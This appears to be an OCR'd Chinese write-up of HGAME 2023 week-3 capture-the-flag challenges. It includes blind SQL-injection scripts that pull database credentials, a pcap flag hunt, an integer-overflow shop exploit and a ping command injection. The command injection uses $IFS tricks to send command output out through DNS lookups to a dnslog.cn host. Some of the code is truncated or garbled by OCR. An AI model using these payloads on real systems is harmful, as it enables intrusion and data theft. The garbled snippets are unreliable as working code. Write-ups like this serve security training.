
1. web第一题 Login To Get My Gift 可以用bp猜出库名 `L0g1NMe` 接下来猜表名

   import requests

```
data = {"username": "testuser",    "password": "1'or/**/(length(database())
url = "http://week-3.hgame.lwsec.cn:32334/login"
#猜表名
for i in range(14, 0, -1):
   for asc in range(0, 127):         data = {"username": "testuser",    "pa
```



```
D:\python\python.exe D:/创新实践/urh/test/sql布尔盲注/hgame2023week3t1.py
User1nf0mAt1on
进程已结束,退出代码0
```

可以得到库名L0g1NMe，同理

#猜列名

for i in range(20, 0, -1):

for asc in range(0, 127): data = {"username": "testuser", "password": f"1'or//**(select(ascii(right(group_concat(column_name),{i}))-{asc})from(information_schema.columns)where(table_schema)regexp(database()))#" } m = requests.post(url, data=data) if m.text.find("Failed") > 0: print(chr(asc), end="") #猜用户名**

for i in range(30, 0, -1):

for asc in range(0, 127): data = {"username": "testuser", "password": f"1'or//(select(ascii(right(group_concat(UsErN4me),{i}))-{asc})from(L0g1NMe.User1nf0mAt1on))#" } m = requests.post(url, data=data) if m.text.find("Failed") > 0: print(chr(asc), end="")

#猜密码 for i in range(39, 0, -1):


for asc in range(0, 127): data = {"username": "testuser", "password": f"1'or/**/(select(ascii(right(group_concat(PAssw0rD),{i}))-{asc})from(L0g1NMe.User1nf0mAt1on))#" } m = requests.post(url, data=data) if m.text.find("Failed") > 0: print(chr(asc), end="") 最终可以得到如下 表名：

User1nf0mAt1on

列名：id,UsErN4me,PAssw0rD

用户名：hgAmE2023HAppYnEwyEAr,testuser


密码：WeLc0meT0hgAmE2023hAPPySql,testpassword



week-3.hgame.lwsec.cn:32334/login

Hello admin!


登陆成功，没看到啥，用burp抓包看看



hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}


得到flag：hgame{It_1s_1n7EresT1nG_T0_ExPL0Re_Var10us_Ways_To_Sql1njEct1on}

2. misc第一题



```
1 hgame
```

```
1 68 67 61 6d 65
```


tunnel.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
分组列表
宽窄
区分大小写
十六进制值
查找
取消


```
68 67 61 6d 65
```

```
No.     Time             Source            Destination       Protocol  Length  Info
1027… 136.682817256 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683120093 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48604
1027… 136.683161135 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683308511 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48605
1027… 136.683363768 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683514802 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48606
1027… 136.683554913 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683668335 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48607
1027… 136.683707642 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683819753 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48608
1027… 136.683866195 192.168.138.128 192.168.138.129 TFTP      46 Acknowledgement, Block: 48
1027… 136.683981832 192.168.138.129 192.168.138.128 TFTP     558 Data Packet, Block: 48609
```


```
    Source Port: 49709
    Destination Port: 39
    Length: 524
    Checksum: 0x42c8 [un
    [Checksum Status: Un
    [Stream index: 7]
  > [Timestamps]
    UDP payload (516 byt
> Trivial File Transfer P
v Data (512 bytes)
    Data: 0ddd7df43c1747
    [Length: 512]
```

```
00c0  00 00 00 00 2a 00 00 00  08 00 02 00 00 00 08 00   ····*··· ········
00d0  04 00 0b 00 00 00 00 00  00 00 23 00 00 00 38 00   ········ ··#···8·
00e0  00 00 16 02 00 00 58 00  00 00 00 00 58 14 0e dd   ······X· ····X···
00f0  7d f4 3c 17 47 54 00 00  00 00 00 00 49 00 00 00   }·<·GT·· ····I···
0100  09 00 02 00 00 00 08 00  23 00 23 00 00 00 00 00   ········ #·#·····
0110  00 00 68 67 61 6d 65 7b  69 6b 65 76 31 5f 6d 61   ··hgame{ ikev1_ma
0120  79 5f 6e 6f 74 5f 73 61  66 65 5f 61 77 39 38 37   y_not_sa fe_aw987
0130  72 74 67 68 7d 00 58 00  00 00 16 02 00 00 48 00   rtgh}·X· ······H·
0140  00 00 00 00 83 19 0e dd  7d f4 3c 17 47 54 00 00   ········ }·<·GT··
0150  00 00 00 00 38 00 00 00  aa 00 03 00 00 00 08 00   ····8··· ········
0160  08 00 08 00 0b 00 00 00  00 00 00 00 01 54 00 00   ········ ·····T··
0170  00 00 00 00 10 76 4b 23  ff 7f 00 00 00 00 48 00   ·····vK# ······H·
0180  00 00 16 02 00 00 34 00  00 00 00 00 3d 24 0e dd   ······4· ····=$··
```

3. web第二题 先买苹果，苹果的数量溢出后卖苹果刷钱。 再买A hair of the 4nsw3r，再溢出一次，之后即可刷钱买flag




```python
from grequests import *
urlSell="http://week-3.hgame.lwsec.cn:30660/api/v1/user/sellProduct?product=A hair of the 4nsw3r&number=1"
header={
    "Cookie":"session=MTY3NTA3MjI1MHxEdi1CQkFFQ180SUFBUkFCRUFBQUp2LUNBQUVHYzNSeWFXNW5EQW9BQ0hWelpYSnVZVzFsQm5OMGNtbHVad3dHQUFSMWMyVnl8gb2
}
reqList=[]
for i in range(10):
    reqList.append(get(urlSell,headers=header))
res=map(reqList)
for resp in res:
    print(resp.text)
```



Product	Number	Operations
A hair of the 4nsw3r	776627963145223800	Sell
Apple	18446000000000000000	Sell
Flag	1	Sell


4. web第三题 无回显，要用dnslog外带 http://www.dnslog.cn/ 首先Get SubDomain



na8pf5.dnslog.cn


空格被过滤

ip= ls$IFS$9/|sed$IFS$9-n$IFS$9"6p" .na8pf5.dnslog.cn



```
ip=`ls$IFS$9/|sed$IFS$9-n$IFS$9"6p"`.na8pf5.dnslog.cn
```

refresh record




na8pf5.dnslog.cn


DNS Query Record	IP Address	Created Time
ip=flag_is_here_haha.na8pf5.dnslog.cn	47.99.235.67	2023-01-30 21:08:15

接收到flag路径，接下来获取flag

ip= `ca\t$IFS$9/fl*` .na8pf5.dnslog.cn



```
ip=`ca\t$IFS$9/fl*`.na8pf5.dnslog.cn
```



na8pf5.dnslog.cn

DNS Query Record	IP Address	Created Time
ip=hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}.na8pf5.dnslog.cn	47.99.235.68	2023-01-30 21:10:24
ip=flag_is_here_haha.na8pf5.dnslog.cn	47.99.235.67	2023-01-30 21:08:15
p=flag_is_here_haha.na8pf5.dnslog.cn	47.99.235.67	2023-01-30 21:08:14

hgame{p1nG_t0_ComM4nD_ExecUt1on_dAngErRrRrRrR!}